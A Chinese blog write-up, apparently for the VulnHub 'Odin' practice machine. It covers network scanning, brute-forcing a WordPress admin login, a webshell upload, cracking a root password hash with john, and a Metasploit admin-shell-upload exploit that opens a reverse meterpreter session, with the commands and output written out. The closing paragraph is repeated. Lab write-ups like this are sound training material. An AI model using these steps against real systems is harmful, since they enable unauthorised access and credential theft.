
Odin靶机WriteUp

原创

Lxxx 于 2020-12-26 18:28:27 发布 260 收藏 1

分类专栏： 靶机 文章标签： 靶机

本文链接：https://blog.csdn.net/qq_43661593/article/details/111766132



Odin靶机WriteUp

文章首发于：https://www.xiinnn.com/571/

攻击前准备：

启动靶机，配置kali虚拟机与靶机的网卡，确保两台主机桥接至同一块网卡。

本篇WriteUp环境介绍：

kali虚拟机：192.168.56.101

靶机：192.168.56.108

正式攻击：

其实在攻击前，是不知道靶机的具体ip的，因此可以使用下方命令探测局域网下存活的主机

```
arp-scan -l
```

```
root@kali:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:86:4b:f5, IPv4: 192.168.56.101
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-sca
n)
192.168.56.1    0a:00:27:00:00:17       (Unknown: locally administered)
192.168.56.100  08:00:27:19:db:6c       PCS Systemtechnik GmbH
192.168.56.108  08:00:27:27:82:0d       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.961 seconds (130.55 hosts/sec
). 3 responded
```

因此：靶机的ip为：192.168.56.108


再接着使用nmap工具，探测端口以及主机所启动的一些服务。

```
nmap -O -A 192.168.56.108
```


```
root@kali:~# nmap -O -A 192.168.56.108
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-15 02:22 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disa
bled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.108
Host is up (0.00051s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.5.3
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: vikingarmy &#8211; Just another Joomla site
MAC Address: 08:00:27:27:82:0D (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
```


从中获取到信息有，服务器仅开启了80端口，80端口上开了WordPress服务，使用的系统为Ubuntu，网站使用了Apache服务。

使用浏览器打开，界面如下图所示：



刚刚上面获取到信息有，这个博客是用WordPress搭建的，但是整个网页排版乱七八糟的。随便点开一个超链接，无法正常访问，如下图。




可以猜测，上方排版杂乱无章，是因为网页上的css和js没有被正确的链接，而没有被正确的链接的原因就是，服务器找不到odin这个主机。

因此修改kali主机里的host文件，使浏览器向odin发起的请求全部转为向靶机（192.168.56.108）的请求

下方编辑/etc/hosts文件


```
nano /etc/hosts       #当然也可以使用vim等其他编辑器
```



添加靶机 odin的规则

保存后退出


再重新访问浏览器，发现该有的样式都有了。



因为是使用的WordPress搭建的，因此猜测后台有wp-admin登录界面。

在浏览器访问：靶机/wp-admin


如：192.168.56.108/wp-admin



接下来使用burpsuite进行爆破


具体爆破过程就不展示了，这边直接给出爆破结果

账号是：admin；密码是：qwerty



这样就进入到了后台管理界面，可以看到，此时登录用户就是管理员


接下来可以尝试通过上传插件的方式将我们的一句话木马插入到根目录中




点击install now 即可，虽然安装会不成功，但是php文件确确实实被上传到了服务器目录下

根据WordPress上传媒体的命名习惯

这一句话木马文件应该是被存储到了:192.168.56.108/wp-content/uploads/2020/12/一句话木马.php



可以看到一句话木马已经被解析了，现在可以使用中国蚁剑或者菜刀工具连接。



接下来查看网站主页：发现了一堆可能是加密后的密文的东西

```
MFZC4Z32EBZG6Y3LPFXXKIDONFRWKIDXN5ZGI3DJON2AU===
base32解密后：
ar.gz rockyou nice wordlist
```

```
SWYgeW91IGxvb2sgY2xvc2VseSwgeW91IHdvbid0IG5lZWQgaXQgaGVyZQo=
base64解密后：
If you look closely, you won't need it here
```

然后翻查WordPress目录下，看到了在/var/www/html/wp-config.php文件的最后，有一行root的影子文件。


```
/** root:$6$e9hWlnuTuxApq8h6$ClVqvF9MJa424dmU96Hcm6cvevBGP1OaHbWg//71DVUF1kt7ROW160rv9oaL7uKbDr2qIGsSxMmocdudQzj
b01:18600:0:99999:7:::*/
```

这一串东西的配置规则是：

```
root:$6$7vXyCOws$Hp/xoGf50Kov51cy83h6CTYoQerInkAFWWYZL22640N6P0kgy9Gfy4NVndDa1hNUevqR122E7ykmA1BIIOg0C.:16821:0:
99999:7:::
用户名:加密密码:上次更改密码的时间:最小更改密码间隔:密码有效期限:密码过期提示时间:密码锁定期:账户有效期:保留字段
```

题目提示：使用rockyou字典(/usr/share/wordlist)

```
cd /usr/share/wordlist
```

因此将下方这一串东西保存至一个文件中，这边命名为1

```
$6$e9hWlnuTuxApq8h6$ClVqvF9MJa424dmU96Hcm6cvevBGP1OaHbWg//71DVUF1kt7ROW160rv9oaL7uKbDr2qIGsSxMmocdudQzjb01
```

使用gunzip将rockyou字典解压出来

```
gunzip rockyou.txt.gz
```

解压出来之后，使用john工具，用John工具对文件1中的内容进行爆破

```
john --wordlist=rockyou.txt 1&&john --show 1
```

```
root@kali:/usr/share/wordlists# john --wordlist=rockyou.txt 1&&john --show
1
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)
?:jasmine

1 password hash cracked, 0 left
```

到这一步，就已经把root用户的密码爆破出来了，账号是root，密码是jasmine

因此可以使用账号密码在靶机上成功登陆

但是，在实际情况中，我们在kali机中登录靶机，一般会使用ssh工具进行连接，可是对于这一台服务器，他并没有对外开放ssh的端口，所以无法在kali机中直接获得root权限。

这就好比，你拥有一把钥匙，你也知道这把钥匙可以开哪个门，但是你不能到这个门口去。

所以想要在kali机中获得root权限，或许可以使用服务器中WordPress的漏洞，通过WordPress进行提权。

这时候可以使用msfconsole这个工具

```
msfconsole      #在命令行中打开这个工具
```

启动完成后的页面如图所示：

可以试着搜索一下有关wp的漏洞

```
search wp_
```

如下图，展示了这么多漏洞

```
ebsite Contact Form Upload Vulnerability
   43  exploit/unix/webapp/wp_optimizepress_upload                2013-11-29       excellent  Yes    WordPress OptimizeP
ress Theme File Upload Vulnerability
   44  exploit/unix/webapp/wp_photo_gallery_unrestricted_file_upload 2014-11-11       excellent  Yes    WordPress Photo Gal
lery Unrestricted File Upload
   45  exploit/unix/webapp/wp_phpmailer_host_header               2017-05-03       average    Yes    WordPress PHPMailer
 Host Header Command Injection
   46  exploit/unix/webapp/wp_pixabay_images_upload               2015-01-19       excellent  Yes    WordPress Pixabay I
mages PHP Code Upload
   47  exploit/unix/webapp/wp_plainview_activity_monitor_rce      2018-08-26       excellent  Yes    Wordpress Plainview
 Activity Monitor RCE
   48  exploit/unix/webapp/wp_platform_exec                       2015-01-21       excellent  No     WordPress Platform
Theme File Upload Vulnerability
   49  exploit/unix/webapp/wp_property_upload_exec                2012-03-26       excellent  Yes    WordPress WP-Proper
ty PHP File Upload Vulnerability
   50  exploit/unix/webapp/wp_reflexgallery_file_upload           2012-12-30       excellent  Yes    Wordpress Reflex Ga
llery Upload Vulnerability
   51  exploit/unix/webapp/wp_revslider_upload_execute            2014-11-26       excellent  Yes    WordPress RevSlider
 File Upload and Execute Vulnerability
   52  exploit/unix/webapp/wp_slideshowgallery_upload             2014-08-28       excellent  Yes    Wordpress SlideShow
 Gallery Authenticated File Upload
   53  exploit/unix/webapp/wp_symposium_shell_upload              2014-12-11       excellent  Yes    WordPress WP Sympos
ium 14.11 Shell Upload
   54  exploit/unix/webapp/wp_total_cache_exec                    2013-04-17       excellent  Yes    WordPress W3 Total
Cache PHP Code Execution
   55  exploit/unix/webapp/wp_worktheflow_upload                  2015-03-14       excellent  Yes    Wordpress Work The
Flow Upload Vulnerability
   56  exploit/unix/webapp/wp_wpshop_ecommerce_file_upload        2015-03-09       excellent  Yes    WordPress WPshop eC
ommerce Arbitrary File Upload Vulnerability
   57  exploit/unix/webapp/wp_wptouch_file_upload                 2014-07-14       excellent  Yes    WordPress WPTouch A
uthenticated File Upload
   58  exploit/unix/webapp/wp_wysija_newsletters_upload           2014-07-01       excellent  Yes    Wordpress MailPoet
Newsletters (wysija-newsletters) Unauthenticated File Upload


Interact with a module by name or index, for example use 58 or use exploit/unix/webapp/wp_wysija_newsletters_upload

msf5 >
```



```
use exploit/unix/webapp/wp_admin_shell_upload
show options
set password qwerty
set username admin
set targeturi ''
set lhost 192.168.56.102    #本地ip
```

设置好相关参数之后，exploit执行

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4443
[*] Authenticating with WordPress using admin:qwerty ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/DeRPNLVFXM/tcntBdVfdo.php ...
[*] Sending stage (38288 bytes) to 192.168.56.108
[*] Meterpreter session 2 opened (192.168.56.102:4443 → 192.168.56.108:44772) at 2020-12-15 06:03:37 -0500
[+] Deleted tcntBdVfdo.php
[+] Deleted DeRPNLVFXM.php
[+] Deleted ../DeRPNLVFXM

meterpreter >
```



反弹一个会话

```
shell
```

```
meterpreter > shell
Process 2347 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
```


用shell连接会话

查看当前用户



使用su，用root的账号密码进行登录

```
su
```



这个时候就拿到了root权限，并且可以在kali中执行相应的命令。

后记：

前面通过蚁剑连接的时候，已经获得webshell，但是在蚁剑的虚拟终端中是无法使用su命令的，也就是没有办法通过蚁剑获取root权限


使用su，用root的账号密码进行登录

```
su
```

这个时候就拿到了root权限，并且可以在kali中执行相应的命令。

后记：

前面通过蚁剑连接的时候，已经获得webshell，但是在蚁剑的虚拟终端中是无法使用su命令的，也就是没有办法通过蚁剑获取root权限



靶机链接：

odin.ova (Size: 2.6 GB)
Download: https://drive.google.com/file/d/1ENlwWh2deSyuT-bVtpN6G_2Bdej-7jVG/view?usp=sharing
Download (Mirror): https://download.vulnhub.com/odin/odin.ova
Download (Torrent): https://download.vulnhub.com/odin/odin.ova.torrent (Magnet)